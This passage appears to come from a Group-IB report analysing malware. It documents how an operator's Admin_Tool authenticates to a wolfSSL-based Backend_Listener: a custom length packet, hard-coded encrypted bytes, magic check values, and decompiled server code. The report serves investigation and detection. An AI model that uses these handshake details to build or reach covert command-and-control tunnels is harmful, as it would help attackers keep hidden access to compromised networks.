-k <file>   Key file,                 default ./certs/client-key.pem
-A <file>   Certificate Authority file, default ./certs/ca-cert.pem
-Z <num>     Minimum DH key bits,      default 1024
-b <num>     Benchmark <num> connections and print stats
-B <num>     Benchmark throughput using <num> bytes and print stats
-s           Use pre Shared keys
-t           Track wolfSSL memory use
-d           Disable peer checks
-D           Override Date Errors example
-e           List Every cipher suite available.
-g           Send server HTTP GET
-u           Use UDP DTLS, add -v 2 for DTLSv1, -v 3 for DTLSv1.2 (default)
-m           Match domain name in cert
-N           Use Non-blocking sockets
-r           Resume session
-w           Wait for bidirectional shutdown
-M <prot>   Use STARTTLS, using <prot> protocol (smtp)
-f           Fewer packets/group messages
-x           Disable client cert/key loading
-X           Driven by eXternal test case

C:\Users\[REDACTED]\Desktop\wolfssl-3.10.2\Release>
```

**To connect to the server in order to tunnel traffic, the operator should use Admin\_Tool designed to control the infrastructure:**

1. Admin\_Tool must have a key pair identical to the server
2. It sends a customized Hello-packet that differs from the one that is provided by the library.

By default this packet (msg) is specified as follows in the library:

```
#ifndef WOLFSSL_ALT_TEST_STRINGS
char msg[32] = "hello wolfssl!"; /* GET may make bigger */
```

The correct Hello packet that will be accepted by Backend\_Listener must be of the following form:

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00 };
```

In fact, this is an information packet, rather than a Hello packet, and its first byte contains the length of the next packet sent («len»), while the rest bytes must be zero in this case.

3. Admin\_Tool sends an encrypted (special) packet with a length from the previous packet (len).
4. The server decrypts the contents of the packet sent and, after decryption, the following conditions must be true:

```
(DWORD)&decrypted_buff[5] == len
(DWORD)&decrypted_buff[15] == len
where len is the length of the packet
```

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00 };
static unsigned char encrypted_str[17] = { 0x38, 0x94, 0x3C, 0x6A, 0x58, 0x39, 0x1A, 0x56,
0x81, 0x48, 0x09, 0x99, 0x1D, 0xE0, 0xCF, 0x81, 0x8F };
```

5. Admin\_Tool sends DWORD with len2 < 201 where len2 is the length of the next packet

6. Admin\_Tool sends the encrypted (special) second packet with the length received in the previous packet
7. The server decrypts the contents of the packet sent, and after decryption, the following conditions must be true:

```
(DWORD)&decrypted_buff[4] == 0xD1CC8594  
(DWORD)&decrypted_buff[8] == 3
```

```
fill_vtable(ssl, accept_socket);  
if ( accept_connection(ssl2) != 1 )  
    goto ending;  
if ( parse_recved_data(ssl2) )  
    goto ending;  
if ( recv_4_bytes(ssl2, &len) )  
    goto ending;  
if ( len > 0x200 )  
    goto ending;  
if ( recv_data(ssl2, &buff, len) )  
    goto ending;  
decrypt_packet(decrypted_buff, len - 32, &buff, 0x20u);  
if ( *&decrypted_buff[4] != 0xD1CC8594 )  
    goto ending;  
if ( *&decrypted_buff[8] != 3 )  
{  
    save_ssl_obj_and_socket_to_vtable(vtable, ssl2, accept_socket);  
    return 1;  
}  
v6 = rand();  
if ( pre_wolfssl_send(ssl2, v6 + 1) )  
{  
ending:  
}
```



Preventing  
and investigating  
cybercrime since 2003

[www.group-ib.com](http://www.group-ib.com)  
[blog.group-ib.com](http://blog.group-ib.com)

[info@group-ib.com](mailto:info@group-ib.com)  
+7 495 984 33 64

[twitter.com/groupib\\_gib](https://twitter.com/groupib_gib)  
[linkedin.com/company/group-ib](https://linkedin.com/company/group-ib)